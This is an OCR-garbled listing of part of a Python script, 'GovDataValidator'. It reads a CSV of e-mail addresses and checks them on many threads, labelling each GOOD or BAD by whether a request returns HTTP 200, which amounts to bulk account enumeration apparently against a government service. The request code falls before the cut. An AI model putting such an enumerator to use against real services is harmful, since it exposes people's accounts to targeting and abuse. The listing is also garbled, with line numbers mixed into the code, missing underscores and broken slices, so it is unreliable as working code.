         # if response is good (200 code), return the iteration we are on and the result.
41
        if response.status code == 200:
            return i, "good"
42
43
         # if response is bad (other code), return the iteration we are on and the result
44
        else:
4.5
            return i, "bad"
46
47
    class GovDataValidator:
48
              init__(self, path, filename):
49
50
            pandas.options.mode.chained assignment = None
51
            # set width of the get_terminal_size
52
            self.width = os.get_terminal_size()[0]
53
            # establish pathing
54
            self.path = path
55
            self.filename = path + filename
            if filename[-4] == ".":
56
               self.file name = filename[:-4]
57
58
                self.format = filename[-4:]
59
60
               self.file name = filename[:-5]
61
                self.format = filename[-5]
            self.backup_filename = self.path + self.file_name + "_backup" + self.format
62
            self.result filename = self.path + self.file name + " result" + self.format
63
```

```
64
65
         def import emails(self, use backup):
66
             # Use the backup file autosave feature
67
             self.use backup = use backup
68
              # Notify the user that we are building a pandas table
             self.msg("Preparing e-mail list.")
69
70
             self.list start = 0
              # if a backup file should be used
71
72
              if self.use backup == True and exists(self.backup filename):
73
                  # notify the User
74
                  print("+ Using backup file.")
75
                  # import the backup as a pandas table
76
                 self.df = pandas.read_csv(self.backup_filename, low_memory = False)
print(" - Searching for last starting point within", len(self.df.index), "rows.")
77
78
                  for i in range(0,len(self.df.index)):
79
                      if self.df["Status"][i] == "UNKNOWN":
                          print(" - Found. Starting on row", i)
80
81
                          self.list start = i
82
                          break
8.3
              # import the new file
             else:
8.5
                 print("+ Starting from scratch.")
86
                  # import the file as a pandas table
                  self.df = pandas.read_csv(self.filename, low_memory = False)
87
88
                  named = [False, 0]
89
                  for header in list(self.df):
                      if "Emails" in header:
90
                          named[0] = True
91
                      elif "mail" in header:
92
93
                          named[1] = self.df.columns.get loc(header)
                  if named[0] == False:
94
95
                      # rename the only column to "Emails"
96
                      self.df.columns.values[named[1]] = "Emails"
97
                  # create a column so we can add a "status" for each email after processing
                  self.df = self.df.assign(Status="UNKNOWN")
98
99
100
              # determine the length of the list
             self.list end = len(self.df.index)
101
102
             self.list duration = 0
103
             for status in self.df["Status"]:
                  if status == "UNKNOWN":
104
105
                      self.list duration += 1
106
107
         def msg(self, message):
108
             print()
             print("=" * self.width)
109
110
             print(message)
             print("=" * self.width)
111
112
             print()
113
             return
114
         def email enumerator(self, autosave, workers):
115
116
             # number of emails to check before autosaving
117
             self.autosave = autosave
              # calculate: treads per CPU * CPUs = workers
118
             # Notify the user that we finished importing into pandas
119
             self.msg("Testing the e-mails. This part takes a while.")
120
121
             # initialize the counter variables
             count = []
122
123
             good = 0
             bad = 0
124
125
              # create an thread pool executor
126
             with concurrent.futures.ThreadPoolExecutor(max workers=workers) as executor:
                  # run each email address through the "email checker()" method via the executor until done.
127
                  #threads = [executor.submit(email_checker, i, df["Emails"][i]) for i in
128
     range(list_start,list_end)]
129
                  threads = []
130
                  for i in range(self.list_start,self.list_end):
131
                      if self.df["Status"][i] == "UNKNOWN":
132
                          threads.append(executor.submit(email checker, i, self.df["Emails"][i]))
133
                  # For each completed instance we created as a thread via the executor
134
                  for instance in concurrent.futures.as_completed(threads):
135
                      count.append(instance)
```

```
136
                     # save the iteration # and the results
137
                     i, result = instance.result()
138
                     # if results are good
                     if result == "good":
139
                         # update the status as "Good" in the pandas table
self.df["Status"][i] = "GOOD"
140
141
142
                         # bump up the counter
                         good += 1
143
144
                     # if results are bad
145
                     elif result == "bad":
                         # update the status as "Bad" in the pandas table
146
147
                         self.df["Status"][i] = "BAD"
148
                         # bump up the counter
                         bad += 1
149
150
                     # if something unexpected happens
151
                     else:
152
                         # leave gracefully
153
                         print("ERROR")
154
                         exit(0)
155
                     # Create a string with the totals
                     totals = "Completed " + str(len(count)) + " of " + str(self.list duration) + " | "
156
157
                     # Create a string with the number of good emails
158
                     good msg = "Good found: " + str(good) + " | "
                     # Create a string with the number of bad emails
159
                     bad_msg = "Bad found: " + str(bad)
160
161
                     \# Print the totals, good, and bad strings, overwriting each as we progress
                     print(totals, good msg, bad msg, sep=' ', end="\r")
162
163
                     # if we hit the autosave number
164
                     if len(count) % self.autosave == 0:
165
                         # save the backup
                         self.df.to_csv(self.backup_filename, index=False)
166
167
             # save the results for the report
168
             self.count = count
169
             self.good = good
170
             self.bad = bad
171
             return
172
173
         def final report(self):
174
             # Notify the user that we are done and give the final results
175
             print()
176
             print(str(self.list end), "e-mails have been checked.")
             print(str(self.good), "were valid emails")
print(str(self.bad), "were invalid emails")
177
178
179
             print("Saving results as '" + self.result filename + "'")
180
             # output the results to a csv
181
             self.df.to_csv(self.result_filename, index=False)
182
     183
184
                              MAIN
     185
186
     def main(argv):
         path = ""
187
         filename = ""
188
         use_backup = False
189
190
         autosave = 5000
191
         workers = 50
192
         help = """
193
194
195
196
197
198
199
200
2.01
202
203
204
205
206
207
         \n""" + sys.argv[0] + " -p <path> -f <csv filename> -b <backup every n emails> -w <workers per CPU> "
208
         try:
```

```
opts, args = getopt.getopt(argv, "hp:f:b:w:")
209
210
         except getopt.GetoptError:
211
            print(help)
212
            sys.exit(2)
         for opt, arg in opts:
   if opt == '-h':
213
214
                print(help)
215
216
                sys.exit()
             elif opt in ("-p"):
217
                path = arg
218
                if path[-1:] != "/":
219
            path = path + "/"
elif opt in ("-f"):
220
221
                filename = arg
222
             elif opt in ("-b"):
223
                use backup = True
224
                 autosave = int(arg)
225
             elif opt in ("-w"):
226
                workers = int(arg)
227
228
229
         # test for GovDataValidator
         test = GovDataValidator(path, filename)
230
231
         test.import emails(use backup)
         test.email enumerator(autosave, workers)
232
233
         test.final_report()
234
```